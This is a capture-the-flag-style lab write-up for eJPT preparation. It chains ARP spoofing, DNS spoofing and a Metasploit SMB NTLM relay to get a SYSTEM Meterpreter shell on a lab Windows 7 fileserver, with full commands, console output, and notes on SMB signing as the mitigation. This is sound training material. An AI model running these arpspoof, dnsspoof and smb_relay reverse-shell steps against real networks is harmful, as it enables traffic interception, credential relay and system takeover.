DNS & SMB Relay Attack

Windows SYSTEM Shell via ARP Spoofing, DNS Spoofing, and NTLM Relay

Target	172.16.5.10 (`FILESERVER`)
Attack Type	ARP Spoofing + DNS Spoofing + SMB NTLM Relay
Platform	INE Attack Defense Labs
Prepared	May 2026
Context	eJPT Exam Preparation

Contents

1 Goal and Context

This lab demonstrates a coordinated man-in-the-middle attack chain against a Windows network segment. A Windows 7 client at 172.16.5.5 connects to `\\fileserver.sportsfoo.com\finance$` every 30 seconds. The objective is to intercept that SMB connection, relay the client's NTLM authentication to the actual target machine at 172.16.5.10, and use the relayed credentials to open a Meterpreter shell as `NT AUTHORITY\SYSTEM` on that target.

The attack combines three distinct techniques in sequence: ARP cache poisoning to redirect network traffic through the attacker machine, DNS spoofing to answer the client's hostname lookup with the attacker's IP, and NTLM relay to forward the client's authentication handshake to the real target. None of these steps works in isolation. Understanding how they chain together, and why each one is necessary, is what makes this lab valuable for a job interview or a real engagement. An attacker who can explain the NTLM relay handshake step by step is demonstrably more capable than one who simply ran a module.

2 Attack Chain Overview

Attack Chain Overview

1. **Metasploit Setup:** Started PostgreSQL and launched Metasploit in quiet mode, searched for `smb_relay`, and loaded `exploit/windows/smb/smb_relay`.
2. **Module Configuration:** Set SMBHOST to the relay target (172.16.5.10), SRVHOST to the attacker IP (172.16.5.101), and LHOST to 172.16.5.101. Confirmed default payload `windows/meterpreter/reverse_tcp` on LPORT 4444.
3. **Exploit as Background Job:** Ran `exploit`, which started the SMB relay listener on 172.16.5.101:445 and the reverse TCP handler on 172.16.5.101:4444 as background job 0. Confirmed with `jobs`.
4. **DNS Spoof File:** Created a one-line hosts file mapping `*.sportsfoo.com` to 172.16.5.101 and confirmed it with `ls`.
5. **DNS Spoofing:** Started `dnsspoof` on interface eth1 using the dns file, intercepting DNS A-record queries for `fileserver.sportsfoo.com` from 172.16.5.5 and answering with 172.16.5.101.
6. **IP Forwarding:** Enabled kernel IP forwarding so legitimate traffic continued to flow through the attacker machine without disruption.
7. **ARP Poisoning (client side):** Ran `arpspoof` to poison the client (172.16.5.5) into treating the attacker (172.16.5.101) as the gateway (172.16.5.1).
8. **ARP Poisoning (gateway side):** Ran a second `arpspoof` to poison the gateway (172.16.5.1) into treating the attacker as the client (172.16.5.5), completing the bidirectional intercept.
9. **NTLM Relay in Progress:** Observed Metasploit relaying the full NTLMSSP handshake: NEGOTIATE sent to 172.16.5.10, CHALLENGE extracted and forwarded to the client, AUTH resolution extracted from the client and forwarded to the target. Relay succeeded.
10. **Session and Verification:** Listed active sessions; session 1 showed `NT AUTHORITY\SYSTEM @ FILESERVER` connecting from 172.16.5.101:4444. Ran `sysinfo` and `getuid` to confirm Windows 7 SP1 x86 and SYSTEM privilege.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Attacker IP	172.16.5.101 (Kali Linux)
Client IP	172.16.5.5 (Windows 7, connects to fileserver every 30s)
Relay Target IP	172.16.5.10
Target Hostname	FILESERVER
Target OS	Windows 7 (6.1 Build 7601, Service Pack 1), x86
Gateway IP	172.16.5.1
Domain	sportsfoo.com
Initial Access	Man-in-the-middle via ARP and DNS spoofing
Starting Privilege	Unauthenticated
Final Privilege	NT AUTHORITY\SYSTEM
Tools Used	Metasploit (smb_relay), dnsspoof, arpspoof
Screenshot Count	16

3.2 Why This Setup Matters

Lab Environment Context

The attack requires four terminal tabs running simultaneously: the Metasploit relay listener, the DNS spoofer, and two arpspoof processes for each direction of the ARP poison. Each component must be running before the client's 30-second connection cycle fires. Starting them in the wrong order, or missing one, causes the relay to receive no traffic. This coordination requirement is what makes the lab operationally realistic: real network attacks require precise timing and parallel process management, not sequential command entry.

4 Background: ARP Spoofing, DNS Spoofing, and NTLM Relay

ARP (Address Resolution Protocol) maps IP addresses to MAC addresses within a local network segment. It has no authentication: any host can send an unsolicited ARP reply claiming to be any IP address, and receiving hosts will update their ARP cache. ARP cache poisoning sends forged replies to both the client and the gateway, convincing each that the attacker's MAC address corresponds to the other's IP. With both sides poisoned, all traffic between them flows through the attacker machine. Enabling IP forwarding on the attacker ensures the traffic is still delivered to its legitimate destination, keeping the interception invisible.

DNS spoofing intercepts DNS queries and returns fabricated responses. In this lab, the client queries for `fileserver.sportsfoo.com` before establishing its SMB connection. With the attacker positioned as a man-in-the-middle via ARP poisoning, `dnsspoof` can intercept that UDP query and reply with the attacker's IP (172.16.5.101) instead of the real fileserver's IP. The client then connects to the attacker's SMB listener rather than the legitimate server.

NTLM (NT LAN Manager) is Microsoft's challenge-response authentication protocol used over SMB. When the client connects to what it believes is the fileserver, it initiates an NTLMSSP handshake:

it sends a NEGOTIATE message, receives a CHALLENGE from the server, and responds with an AUTH message that contains the user's credentials hashed against that challenge. The SMB relay exploit intercepts this handshake on the attacker's port 445, immediately forwards the NEGOTIATE to the real target (172.16.5.10), obtains a fresh CHALLENGE from the target, forwards that challenge back to the client, and then forwards the client's AUTH response to the target. The target validates the AUTH, the relay succeeds, and the attacker now has an authenticated SMB session to the target running under the client user's privileges.

The critical defensive control is SMB signing. When SMB signing is enforced, each message in the session is cryptographically signed with a session key derived from the authentication. An attacker who relays the authentication cannot produce valid signatures for subsequent messages because the session key is derived from a secret the attacker never possessed. Enforcing SMB signing on all Windows hosts eliminates this attack entirely. Windows Server systems have signing required by default since Windows Server 2019; workstations and older servers typically do not.

5 Metasploit Configuration and Listener Setup

Why Start with the Relay Listener

The SMB relay listener must be running before any SMB connection arrives. If it is not listening on port 445 when the client connects, the connection is lost. Starting Metasploit first and launching the listener as a background job ensures the relay infrastructure is ready before the network-level interception begins.

I started PostgreSQL and launched Metasploit in quiet mode to suppress the banner, then searched for the relay module.

```
service postgresql start && msfconsole -q
```



Figure 1. service postgresql start && msfconsole -q starts the database service and opens the Metasploit console in quiet mode, showing the `msf6 >` prompt.

```
search smb_relay
```



Figure 2. search smb_relay returns three modules. Module 0, `exploit/windows/smb/smb_relay`, is rated `excellent` and targets MS08-068 Microsoft Windows SMB Relay Code Execution.

The `exploit/windows/smb/smb_relay` module (index 0, rated excellent) was the correct choice. I loaded it and reviewed its options.

```
use exploit/windows/smb/smb_relay
show options
```



Figure 3. show options displays the module's required parameters: SHARE (default ADMIN$), SMBHOST (the relay target, currently empty), SRVHOST (attacker listening address, default 0.0.0.0), and SRVPORT (445). The default payload is `windows/meterpreter/reverse_tcp` with LHOST 192.168.0.3 and LPORT 4444.

SMBHOST was empty by default, meaning the module would attempt to relay back to the originating system. I needed to set it to the actual target (172.16.5.10), set SRVHOST to bind the listener to the attacker's network interface, and update LHOST for the reverse shell callback.

```
set SMBHOST 172.16.5.10
set SRVHOST 172.16.5.101
set LHOST 172.16.5.101
```

```
msf6 exploit(windows/smb/smb_relay) > set SMBHOST 172.16.5.10
SMBHOST => 172.16.5.10
msf6 exploit(windows/smb/smb_relay) > set SRVHOST 172.16.5.101
SRVHOST => 172.16.5.101
msf6 exploit(windows/smb/smb_relay) > set LHOST 172.16.5.101
LHOST => 172.16.5.101
msf6 exploit(windows/smb/smb_relay) >
```

Figure 4. SMBHOST set to 172.16.5.10 (the relay target), SRVHOST set to 172.16.5.101 (the attacker's interface), and LHOST set to 172.16.5.101 for the reverse Meterpreter callback, each confirmed by Metasploit's echo output.

With the module configured, I launched the exploit.

```
exploit
```

```
msf6 exploit(windows/smb/smb_relay) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.5.101:4444
[*] Started service listener on 172.16.5.101:445
[*] Server started.
msf6 exploit(windows/smb/smb_relay) >
```

Figure 5. exploit starts the module as background job 0. The output shows "Exploit running as background job 0" and "Exploit completed, but no session was created" (expected for a passive listener), followed by the reverse TCP handler starting on 172.16.5.101:4444 and the service listener on 172.16.5.101:445.

Why "No Session Was Created" Is Expected Here

The message "Exploit completed, but no session was created" appears because the smb_relay module is a passive listener, not an active exploit. It does not connect to any target on its own. It waits for an inbound SMB connection to arrive, at which point it performs the relay. This message appears immediately when the background job starts and is not an error. The session is created later, when a client connects. Misreading this output as a failure is a common mistake that causes testers to abort prematurely.

```
jobs
```



Figure 6. jobs confirms the relay exploit is running as background job 0, using payload `windows/meterpreter/reverse_tcp` listening at `tcp://172.16.5.101:4444`.

The listener was confirmed active. I opened new terminal tabs for the network-level interception components.

6 DNS Spoofing Setup

Why DNS Spoofing Is Required

The client connects to `\\fileserver.sportsfoo.com\finance$` by hostname, not by IP. Before establishing an SMB connection, it issues a DNS A-record query for `fileserver.sportsfoo.com`. If that query is answered truthfully, the client connects to the real fileserver and the relay never receives the traffic. By answering the query with the attacker's IP (172.16.5.101), the client's SMB connection is directed to the relay listener instead. The dns file contains a single wildcard entry that matches any subdomain of `sportsfoo.com`.

```
echo "172.16.5.101 *.sportsfoo.com" > dns
ls
```

Figure 7. echo creates the dns file containing the wildcard mapping. The prompt returns cleanly with no error, confirming the write succeeded.

Figure 8. ls confirms the dns file is present in the working directory alongside standard home folder entries.

```
dnsspoof -i eth1 -f dns
```

Figure 9. dnsspoof -i eth1 -f dns starts listening on eth1 for UDP traffic to port 53, excluding queries from the attacker's own IP (172.16.5.101), and begins intercepting DNS lookups.

The dnsspoof process was active and waiting. The filter `udp dst port 53 and not src 172.16.5.101` ensures the attacker's own DNS traffic is not intercepted.

7 ARP Poisoning and Traffic Interception

Why Two arpspoof Processes Are Required

ARP poisoning must be bidirectional to intercept traffic in both directions. One `arpspoof` instance tells the client (172.16.5.5) that the gateway's IP (172.16.5.1) maps to the attacker's MAC, so traffic the client sends to the gateway goes to the attacker instead. The second instance tells the gateway (172.16.5.1) that the client's IP (172.16.5.5) maps to the attacker's MAC, so traffic the gateway sends to the client also passes through the attacker. Without both directions poisoned, only one side of the conversation is intercepted. IP forwarding must be enabled or all traffic stops at the attacker and the interception becomes detectable through network timeouts.

I enabled IP forwarding first so that forwarded packets would not be dropped.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Figure 10. echo 1 > /proc/sys/net/ipv4/ip_forward enables kernel IP packet forwarding on the attacker machine, allowing intercepted packets to be relayed to their intended destination.

In Tab 3, I poisoned the client's ARP cache.

```
arpspoof -i eth1 -t 172.16.5.5 172.16.5.1
```



Figure 11. arpspoof -i eth1 -t 172.16.5.5 172.16.5.1 sends continuous ARP replies to the client (172.16.5.5) claiming that 172.16.5.1 (the gateway) is at the attacker's MAC address (8:0:27:d4:ee:5d), redirecting the client's outbound traffic through the attacker.

In Tab 4, I poisoned the gateway's ARP cache in the opposite direction.

```
arpspoof -i eth1 -t 172.16.5.1 172.16.5.5
```



Figure 12. arpspoof -i eth1 -t 172.16.5.1 172.16.5.5 sends continuous ARP replies to the gateway (172.16.5.1) claiming that 172.16.5.5 (the client) is at the attacker's MAC address (8:0:27:d4:ee:5d), completing the bidirectional intercept.

Both ARP poisoners were running. With IP forwarding enabled and both directions of the ARP table corrupted, all traffic between the client and the gateway flowed through the attacker machine. DNS queries from the client were now visible to dnsspoof.

8 NTLM Relay Execution and Session Retrieval

With all four components running, I returned to the Metasploit tab. Within the client's 30-second connection cycle, DNS queries for `fileserver.sportsfoo.com` began appearing in the dnsspoof output, confirming interception was working.



Figure 13. dnsspoof output showing repeated A-record queries for `fileserver.sportsfoo.com` from 172.16.5.5 to DNS server 8.8.4.4 (via port 53), confirming the client's DNS traffic is being intercepted.

As the client's DNS query was answered with 172.16.5.101, the SMB connection was directed to the relay listener. Metasploit began logging the NTLMSSP handshake relay in real time.



Figure 14. Metasploit relay output shows the full NTLMSSP handshake: NEGOTIATE sent to 172.16.5.10, CHALLENGE extracted from 172.16.5.10 and forwarded to the client at 172.16.5.5, AUTH resolution extracted from the client and forwarded to 172.16.5.10. The green [+] line confirms "SMB auth relay against 172.16.5.10 succeeded." The cycle repeats on each 30-second connection.

The relay succeeded. Each 30-second cycle produced another successful auth relay. I checked the active sessions.

```
sessions
sessions 1
```



Figure 15. sessions lists one active Meterpreter session: Id 1, type meterpreter x86/windows, Information: NT AUTHORITY\SYSTEM @ FILESERVER, Connection: 172.16.5.101:4444 to 172.16.5.10:49158. sessions 1 opens the session and drops to a meterpreter prompt.

Session 1 was running as `NT AUTHORITY\SYSTEM` on the host named FILESERVER. I ran `sysinfo` and `getuid` to confirm the target identity and privilege level.

```
sysinfo
getuid
```

```
meterpreter > sysinfo
Computer        : FILESERVER
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 16. sysinfo shows Computer: FILESERVER, OS: Windows 7 (6.1 Build 7601, Service Pack 1), Architecture: x86, Meterpreter: x86/windows. getuid returns Server username: NT AUTHORITY\SYSTEM, confirming full system-level access on the relay target.

Objective Achieved

Lab objective: Gain a Meterpreter shell as `NT AUTHORITY\SYSTEM` on the relay target (172.16.5.10) by intercepting and relaying the client's SMB authentication.

Target machine: `FILESERVER` (172.16.5.10)

OS: Windows 7 (6.1 Build 7601, Service Pack 1), x86

Session privilege: `NT AUTHORITY\SYSTEM`

Confirmed via: Meterpreter session 1 `getuid` and `sysinfo` output (screenshots 15 and 16)

9 Key Takeaways

Key Takeaways

- **The relay attack requires four components running simultaneously.** The Metasploit listener, dnsspoof, and both arpspoof processes must all be active before the client's connection cycle fires. Missing any one of them means the relay receives no traffic. Sequencing these correctly and confirming each is running before moving to the next is the operationally critical skill in this lab.
- **"Exploit completed, but no session was created" is not an error in this context.** The smb_relay module is a passive listener. It produces this message immediately on startup because it has not yet received an inbound connection to relay. Recognising benign Metasploit output from genuine failures matters in time-pressured assessments.
- **IP forwarding must be enabled before ARP poisoning begins.** Without it, the client's traffic arrives at the attacker but is dropped rather than forwarded. From the client's perspective, the network simply stops working, which alerts the user and may trigger investigation. Enabling IP forwarding keeps the interception transparent.
- **The NTLM relay succeeds without ever knowing the client's password.** The attacker never decrypts the authentication material. The NTLMSSP AUTH response is forwarded verbatim to the target, which validates it and grants access. This is the core reason why credential hashing alone does not protect against relay attacks: the hash is the authentication token, and it does not need to be cracked to be used.
- **SMB signing is the only reliable mitigation.** Enforcing SMB signing requires every session message to be cryptographically signed with a key derived from the authentication. A relayed session cannot produce valid signatures because the attacker never had access to

the keying material. In an interview, naming SMB signing immediately when asked how to prevent NTLM relay is the correct answer.

- **The attack exploits a legitimate client action, not a vulnerability in the target's code.** The target (172.16.5.10) accepted a valid authentication and opened a session. From its perspective, nothing anomalous occurred. Detection requires monitoring the source of SMB connections, not the target's behaviour.
- **The relay produces SYSTEM, not the relayed user's privilege level.** This is because the smb_relay module uses the relayed credentials to authenticate, then delivers a payload that runs as a service under SYSTEM. The privilege level is a product of the PSExec-style delivery mechanism, not the client account's rights.